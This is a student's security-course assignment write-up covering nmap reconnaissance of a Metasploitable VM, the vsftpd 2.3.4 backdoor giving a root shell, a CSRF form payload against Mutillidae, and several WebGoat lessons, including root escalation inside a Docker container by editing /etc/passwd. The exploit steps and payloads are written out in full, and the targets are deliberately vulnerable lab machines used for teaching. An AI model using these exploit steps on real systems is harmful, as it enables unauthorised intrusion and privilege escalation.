

# FCS ASSIGNMENT 2

## Question 1:

### Background (for both part (a) and (b)):

- The attack mentioned and explained below is possible because the VM is not protected by the firewall.
- nmap exploits this fact to check the ports and see what services are running on them.
- The outcome is that we are able to get information about the services running on the VM which may lead to us exploring different ways to attack it.

Method and screenshots are attached specific to each command along with its purpose.

a.

Command: nmap -sn 192.168.1.1/24

Output:

```
[root@kali)-[~]
# nmap -sn 192.168.1.1/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-15 14:34 IST
Nmap scan report for 192.168.1.1
Host is up (0.0052s latency).
MAC Address: F8:C4:F3:35:24:F8 (Shanghai Infinity Wireless Technologies)
Nmap scan report for 192.168.1.3
Host is up (0.0011s latency).
MAC Address: 00:0C:29:25:1B:8A (VMware)
Nmap scan report for 192.168.1.4
Host is up (0.15s latency).
MAC Address: 96:69:77:16:73:EC (Unknown)
Nmap scan report for 192.168.1.5
Host is up (0.14s latency).
MAC Address: A6:C0:03:DB:16:B3 (Unknown)
Nmap scan report for 192.168.1.8
Host is up (0.00026s latency).
MAC Address: 98:46:0A:9F:DD:4C (Apple)
Nmap scan report for 192.168.1.2
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 5.46 seconds
```

Purpose: This command lists out all the hosts connected to the 192.168.1.1/24 subnet.

From this we can see that 192.168.1.3 is the one running on the MAC address of VMWare.

This means that it is this machine with IP 192.168.1.3 that hosts a ‘metasploitable’ machine.

Now to find the OS,

Command: nmap -O 192.168.1.3

Output:

```
[root@kali]~# nmap -O 192.168.1.3
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-15 14:42 IST
Nmap scan report for 192.168.1.3
Host is up (0.0011s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:25:1B:8A (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.36 seconds
```

Purpose: It lists out the OS of the given IP → ‘-O’ option in the command. It also lists the open ports of the machine. (More about this in the next part).

The OS is **Linux 2.6.9 - 2.6.33**

b.

Commands:

- nmap -O -sV 192.168.1.3
- nmap -v 192.168.1.3
- nmap --open -p- 192.168.1.3

Output:

```
└─# nmap -O -sV 192.168.1.3
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-15 14:57 IST
Nmap scan report for 192.168.1.3
Host is up (0.0011s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        netcat
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:25:1B:8A (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.68 seconds
```

This shows the open ports, the services running on them along with its version (-sV) option.

```
[root@kali)~]# nmap -v 192.168.1.3
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-15 14:56 IST
Initiating ARP Ping Scan at 14:56
Scanning 192.168.1.3 [1 port]
Completed ARP Ping Scan at 14:56, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:56
Completed Parallel DNS resolution of 1 host. at 14:56, 0.01s elapsed
Initiating SYN Stealth Scan at 14:56
Scanning 192.168.1.3 [1000 ports]
Discovered open port 445/tcp on 192.168.1.3
Discovered open port 22/tcp on 192.168.1.3
Discovered open port 5900/tcp on 192.168.1.3
Discovered open port 53/tcp on 192.168.1.3
Discovered open port 139/tcp on 192.168.1.3
Discovered open port 21/tcp on 192.168.1.3
Discovered open port 23/tcp on 192.168.1.3
Discovered open port 111/tcp on 192.168.1.3
Discovered open port 3306/tcp on 192.168.1.3
Discovered open port 80/tcp on 192.168.1.3
Discovered open port 25/tcp on 192.168.1.3
Discovered open port 512/tcp on 192.168.1.3
Discovered open port 1099/tcp on 192.168.1.3
Discovered open port 513/tcp on 192.168.1.3
Discovered open port 2049/tcp on 192.168.1.3
Discovered open port 8180/tcp on 192.168.1.3
Discovered open port 6000/tcp on 192.168.1.3
Discovered open port 5432/tcp on 192.168.1.3
Discovered open port 8009/tcp on 192.168.1.3
Discovered open port 6667/tcp on 192.168.1.3
Discovered open port 1524/tcp on 192.168.1.3
Discovered open port 514/tcp on 192.168.1.3
Discovered open port 2121/tcp on 192.168.1.3
Completed SYN Stealth Scan at 14:56, 0.41s elapsed (1000 total ports)
Nmap scan report for 192.168.1.3
Host is up (0.0030s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
```

```
Discovered open port 2121/tcp on 192.168.1.3
Completed SYN Stealth Scan at 14:56, 0.41s elapsed (1000 total ports)
Nmap scan report for 192.168.1.3
Host is up (0.0030s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:25:1B:8A (VMware)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.62 seconds
Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.120KB)
```

The 2nd command searches using -v option on the IP addresses and lists the open ports

```

└─[root@kali]─[~]
# nmap --open -p- 192.168.1.3
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-15 14:59 IST
Nmap scan report for 192.168.1.3
Host is up (0.0030s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
40386/tcp open  unknown
43641/tcp open  unknown
44070/tcp open  unknown
58638/tcp open  unknown
MAC Address: 00:0C:29:25:1B:8A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 15.45 seconds

```

This 3rd command scans for all the 65535 ports (-p- option) and shows the open ports (--open option). It not just shows the open ports running services but unknown services as well

The default ports used along with the applications running on them (as shown in various screenshots above) are:

PORT	SERVICE
21	ftp → File Transfer Protocol
22	ssh → Secure Shell for remote access
23	telnet → For remote communication
25	smtp → Simple Mail Transfer Protocol for mailing
53	domain → for DNS

80	http → HyperText Transfer Protocol for Web requests
111	rpcbind → converts RPC program numbers into universal addresses
139	netbios-ssn
445	microsoft-ds
512	exec
513	login
514	shell
1099	rmiregistry
1524	ingreslock
2049	nfs → Network File System for
2121	ccproxy-ftp
3306	mysql
3632	distccd
5432	postgresql → A database
5900	vnc
6000	X11
6667	irc
6697	ircs-u
8009	ajp13

**c.**

Background of attack:

- As seen in one of the commands listed below, nmap shows that FTP on the VM is vulnerable as it allows anonymous login.
- Port 6200 is opened using this vulnerability by establishing communication with FTP port 21 and hence we can access the entire shell with root privileges.
- This leads to exposure of entire shell to another machine on the network and any data such as passwords, etc can be modified, deleted, inserted, etc.

Tools Used: nmap, telnet/netcat

Commands and their outcomes:

- nmap 192.168.1.3 -A -p 1-65535

```
(root㉿kali)-[~]
└─# nmap 192.168.1.3 -A -p 1-65535
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-15 22:47 IST
Nmap scan report for 192.168.1.3
Host is up (0.0011s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 192.168.1.2
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
```

This command is used to scan the ports and find the potential vulnerabilities.  
Outcome: It shows that anonymous FTP login is allowed and that can somehow be exploited.

- nmap 192.168.1.3 -p 6200

```
(root㉿kali)-[~]
└─# nmap 192.168.1.3 -p 6200
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-15 22:53 IST
Nmap scan report for 192.168.1.3
Host is up (0.00095s latency).

PORT      STATE SERVICE
6200/tcp  closed lm-x
MAC Address: 00:0C:29:25:1B:8A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds
```

This command shows that the port#6200 is closed before exploiting the FTP backdoor.

// After this my VM crashed and I had to change Network settings. Due to this the dynamic IP allotted to metasploitable machines was 192.168.1.12 instead of 192.168.1.3. Hence the discrepancy in the next commands.//

- telnet 192.168.1.12 21

'Telnet' command is used for simple communication from one host to another. On initiating communication to metasploitable VM on port 21 from my attacking machine, the following is observed:

```
[root@kali] ~
# telnet 192.168.1.12 21
Trying 192.168.1.12 ...
Connected to 192.168.1.12.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
user backdoored:)
331 Please specify the password.
pass abc
[
```

After entering the command, it tells you to enter USER and PASS. As seen in the above step, anonymous FTP is allowed, so I enter USER as backdoored:) and PASS as abc and it opens the backdoor. This is confirmed by the fact that on running the command: nmap 192.168.1.12 -p 6200  
It now shows that port 6200 is open.

- Now we can exploit this and telnet to this port 6200. Then we can run commands on the port by running normal shell commands terminated with ‘’

```
[root@kali] ~
# telnet 192.168.1.12 6200
Trying 192.168.1.12 ...
Connected to 192.168.1.12.
Escape character is '^]'.
ls;
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
```

We get a root access, confirmed by the fact that we can even use ‘cat’ to see passwd file

d.

Background:

- A CSRF attack can be done by embedding a script in a web page such that whenever a naive user does some action over the object where the script is embedded, he becomes vulnerable to attack. Since the “Add blog for Anonymous” is vulnerable to CSRF, a script can be embedded in a post.
- To continue with a CSRF attack, we need to embed a script of code in any object. In this case, I am embedding the script in the blog post I will be making. The script gets executed when the user is lured to click on the entry of the post.
- The outcome is that the script gets executed and a new anonymous entry comes up mysteriously in the table. For some more crucial websites, this can be exploited for monetary loss as well.

Steps performed:

In my blog entry, I enter this script:

```
<form id="f" action="index.php?page=add-to-your-blog.php" method="post"
enctype="application/x-www-form-urlencoded">
<input type="hidden" name="blog_entry" value="Hehe! attack successful"/>
<input type="hidden" name="add-to-your-blog-php-submit-button"
value="TESTING"/>
</form>
<i onclick="window.document.getElementById('f').submit()">Click Here to see
my best blogs</i>
```

The vulnerability site treats this as an HTML code snippet and processes it that way. It creates a form for which is hidden but embedded under the text “Click here to see my best blogs”.

This gets added to the table entry, as is shown below.

Whenever the user clicks on that particular entry, a new entry with the text: “Hehe! Attack successful” mysteriously gets generated.

Screenshots:

Initially, empty entry table:


A screenshot of a Firefox browser window on an Ubuntu 64-bit 20.04.3 system. The URL is `localhost/index.php?page=add-to-your-blog.php&popUpNotificationCode=SUD1`. The page displays a 'Hints and Videos' section with a 'Back' button, a 'Help Me!' button, and a 'View Blogs' link. Below this is a form titled 'Add New Blog Entry' with a 'View Blogs' link. A note states: 'Note: <b>, <i> and <u> are now allowed in blog entries'. There is a large text area for the blog entry, a 'Save Blog Entry' button, and a 'View Blogs' link. At the bottom, a table shows '1 Current Blog Entries' with one entry: Name: anonymous, Date: 2009-03-01 22:27:11, Comment: An anonymous blog? Huh?. The browser status bar at the bottom indicates: 'Browser: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:91.0) Gecko/20100101 Firefox/91.0' and 'PHP Version: 8.1.9'.

Adding the script and submitting it:

A screenshot of a Firefox browser window on an Ubuntu 64-bit 20.04.3 system. The URL is `localhost/index.php?page=add-to-your-blog.php`. The page displays a 'Hints and Videos' section with a 'View Blogs' link. Below this is a form titled 'Add New Blog Entry' with a 'View Blogs' link. A note states: 'Note: <b>, <i> and <u> are now allowed in blog entries'. There is a large text area for the blog entry, a 'Save Blog Entry' button, and a 'View Blogs' link. At the bottom, a table shows '2 Current Blog Entries' with two entries: Name: anonymous, Date: 2022-11-20 12:38:34, Comment: Click Here to see my best blogs; and Name: anonymous, Date: 2009-03-01 22:27:11, Comment: An anonymous blog? Huh?. Below the table is a 'CSRF Protection Information' section with a note: 'Posted Token: (Validation not performed)'.

The entry comes in as a normal post, with no sign of it being a link or a clickable object.

After clicking it:



A new entry appears.

The attack can be made more dangerous by using 'onmouseover' functionality rather than 'onclick'. This would not even require the user to click it, it will generate a new entry (or whatever the script is added) when the user unknowingly takes his mouse over the CSRF scripted entry.

#### References:


[FTP Backdoor](#) Help Section of Mutillidae

## Question 2:

### a. HTTP Proxies

- I understood the theoretical aspects of the theory lessons and setup OWASP ZAP according to that. I even referred to this [link](#) to setup burp suite as well.
- To avoid the catching of internal packets, I setup filter as mentioned
- After setting up ZAP, I set up a breakpoint for all POST requests by intercepting all packets having POST in their header.
- Then on clicking on the 'Submit' button an intercept for the packet popped up. I changed the request type to POST, added the field 'x-request-intercepted:true' in header and modified the body as 'changeMe=Requests+are+tampered+easily'.
- Then I forwarded the packet.

Vulnerability Exploited: The data being sent is not encoded and is not validated for integrity. It can be modified by proxies and still be accepted at the server.



### b. Developer Tools

Part 4:

- Ran this: webgoat.customjs.phoneHome() in the console of google chrome and got the number. Entered in the box and got a success message.

Vulnerability Exploited: The websites should not allow scripts to be run as they may be used to extract valuable data or modify it which is not desired.

Part 6:

- When I clicked 'Go!' button with Network Tab of Inspect open, I saw a recent POST request. I clicked on it and in its Request Body, the number was present which was entered in field and checked. It have success response.

Vulnerability Exploited: Data in request body should be encoded otherwise it might be leaked by just analyzing the packets

The screenshot shows the WebGoat application interface. At the top left is the WebGoat logo with a red background and a white goat icon. To the right is the title "Developer Tools". Above the main content area are several circular icons for user management and reporting. A search bar labeled "Search lesson" is also present. The main content area has a header "Try It! Working with the Network tab". Below this, a text block explains the assignment: "In this assignment, you need to find a specific HTTP request and read a randomized number. To start, click the first button. This will generate an HTTP request. Try to find the specific HTTP request. The request should contain a field: `networkNum`: Copy the number displayed afterward into the input field below and click on the check button." A large red-bordered box contains the interaction area. It includes a checked checkbox, a button labeled "Click this button to make a request: Go!", an input field for the number, a "check" button, and a success message "Correct, Well Done.".

### c. Crypto Basics

Part 2:

- I entered the base64 encoded string in [this online tool](#). Using this, I could get the username password which I entered in the fields and got a success message.

Vulnerability Exploited: Passwords should be sent after hashing them on the client side only so that they are not revealed as in this case. Preferably salting should also be done on the client side to prevent password leaking in case the packets are intercepted.

Part 3:

- I used [this online tool](#) to get {xor} encoding.

Vulnerability Exploited: Same as above. The encoded passwords can be brute-forced using various algorithms. Its safe to hash them and salt them on client side before sending.

Part 4:

Link for tool used:

<https://hashtoolkit.com/decrypt-sha256-hash/8c6976e5b5410415bde908bd4dee15dfb167a9c873fc4bb8a81f6f2ab448a918>

This tool basically searches for hash in a precomputed database of hashes and returns the corresponding password for the hash for various algorithms.

- From the topic itself I understood that we will have to somehow reverse the hash. Reading about vulnerable MD5 hash (as it's just 128 bit), I tried the 1st option (length of 32 means 128 bit hash) in the MD5 online hash table and could retrieve its answer as 'secret'.
- For the second one, I tried the same tool and found it to be a SHA256 hash

Vulnerability Exploited: The hashes used are too easy to break using online tools using dictionary mapping and searching them in database.

Part 5:

Just for reading

Part 6:

- First generate the public key using openSSL from the given private key. To do this I stored the private key in a file named 'test.key'. Then the below written command was used to get the public key in the test.pub file.  
Command: openssl rsa -in test.key -pubout > test.pub
- From this public the modulus was extracted using this command.  
Command: openssl rsa -in test.pub -pubin -modulus -noout > modulus.txt
- The modulus was entered in the 1st field.
- Now to sign the modulus the following command was used:  
echo -n "(modulus text)" | openssl dgst -sign test.key -sha256 -out signedModulus.sha256

File 'signedModulus.sha256' is stored. To submit it convert to base64 encoding using command: openssl enc -base64 -in signedModulus.sha256 -out signedModulus.sha256.base64

The encoded modulus obtained is entered in the 2nd box and it is submitted.

No vulnerabilities were exploited, it's a task to compute

[Reference 1](#) [Reference 2](#) [Reference 3](#)

Part 8: (Used hints)

- After running the given command.  
Command: docker run -d webgoat/assignments:findthesecret  
A string was shown. Following the hint I ran the below command.

```
Command: docker exec -ti  
14db0282242f7f5a28ff887290fc0f986b6973b8d775bb86ea6a2d750d357b77  
/bin/bash
```

The number is the same as the one printed on running the 1st command.

SS attached:

```
[root@kali)-[~/home/vishesh] webgoat/assignments:findthesecret  
# docker run -d webgoat/assignments:findthesecret  
14db0282242f7f5a28ff887290fc0f986b6973b8d775bb86ea6a2d750d357b77  
# docker exec -ti 14db0282242f7f5a28ff887290fc0f986b6973b8d775bb86ea6a2d750d357b77 /bin/bash  
webgoat@14db0282242f:/$ ls  
bin dev etc lib media opt root sbin sys usr
```

Now, the aim is to enter the root folder to see the secret message. But using 'cd' is not permissible.

- Next following the hint, I tried to get the /etc/passwd file. I did that using the following.

Command: docker cp 14db0282242f:/etc/passwd test.passwd

'14db0282242f' is the User ID as shown from above screenshot, and is visible in the terminal.

```
[root@kali)-[~]  
# docker cp 14db0282242f:/etc/passwd test.passwd  
  
[root@kali)-[~]  
# ls  
test.passwd  
# cat test.passwd  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin  
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin  
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin  
_apt:x:100:65534::/nonexistent:/bin/false  
webgoat:x:1000:1000::/home/webgoat:
```

Since I am able to copy this file from the docker image, it is a vulnerability.

Following this [link](#), I changed the webgoat user to root user by changing the USER ID and GROUP ID to 0 and 0 respectively.

Updated file:

```
(root@kali)-[~] # nano test.passwd
(root@kali)-[~] # cat test.passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
webgoat:x:0:0::/home/webgoat:
```

- Then again copying this file back in docker image.

Command: docker cp test.passwd 14db0282242f:/etc/passwd

After this, I could access the docker image using docker exec command as root user.

Command: docker exec -it 14db0282242f /bin/bash

```
(root@kali)-[~] # docker exec -it 14db0282242f /bin/bash
root@14db0282242f:/# ls
bin dev etc lib media opt root sbin sys usr
boot docker-java-home home lib64 mnt proc run srv tmp var
root@14db0282242f:/# cd /
root@14db0282242f:/# cd /run
root@14db0282242f:/# cd /root/
.root/.bashrc .profile default_secret
root@14db0282242f:/# cd /root/default_secret
bash: cd: /root/default_secret: Not a directory
root@14db0282242f:/# cat /root/default_secret
ThisIsMySecretPassw0rdF0rY0u
root@14db0282242f:/# echo "U2FsdGVkX199jgh5oANElFdtCxIEvdEvcil+V+5loE+VCuy6Ii0b+5byb5DXp32RPmT02Ek1pf5
5ctQN+DHbwCPiVRFFQamDmbHBUpD7as=" | openssl enc -aes-256-cbc -d -a -kfile default_secret
enc: Cannot open input file default_secret, No such file or directory
enc: Use -help for summary.
root@14db0282242f:/# cd /root/
root@14db0282242f:~# ls
.default_secret mode, etc.
root@14db0282242f:~# echo "U2FsdGVkX199jgh5oANElFdtCxIEvdEvcil+V+5loE+VCuy6Ii0b+5byb5DXp32RPmT02Ek1pf5
5ctQN+DHbwCPiVRFFQamDmbHBUpD7as=" | openssl enc -aes-256-cbc -d -a -kfile default_secret
Leaving passwords in docker images is not so secure
root@14db0282242f:~# exit
(root@kali)-[~] Did you ever change it? Putting a password on the cacerts file has some implications. It is important when the
unknown self signed certificate authority cannot be added too easily.
```

- Entering as root user, I could access the /root directory.
- I found the file and read it using cat. Then entered the answer in input boxes.

The screenshot shows the 'Crypto Basics' lesson in the WebGoat application. The sidebar on the left lists various security categories and their sub-topics. The 'Crypto Basics' category is currently selected. The main content area contains a heading 'Post quantum cryptography' and a detailed paragraph explaining the impact of quantum computing on cryptography. Below the paragraph is a note about reading more on Wikipedia. At the bottom of the content area, there is a horizontal progress bar consisting of nine numbered circles from 1 to 9, all of which are filled green, indicating that the entire lesson has been completed.

Vulnerability Exploited: information such as /etc/passwd file should not be stored in docker images as it can easily be modified. Also copying files from docker image is allowed which is an important threat.

### Reference 1

The above Image shows that this lesson of ‘Crypto Basics’ is completed.

#### d. Authentication Bypasses

Part 1: Theoretical

Part 2:

- I set up Burp Suite and Foxy Proxy to Intercept all the queries that contained the word ‘POST’.
- On clicking the Submit Button, the intercepted query popped up and I modified the name of the query securityQuestion0 to securityQuestion5 and securityQuestion1 to securityQuestion6.
- Then I forwarded the packet and it resulted in success.

Vulnerability Exploited: Only response for securityQuestion0 and securityQuestion1 was checked and it wasn’t mandatory to be set. In case it was set, it checked for correctness, however if request had some other string, even then it allowed.

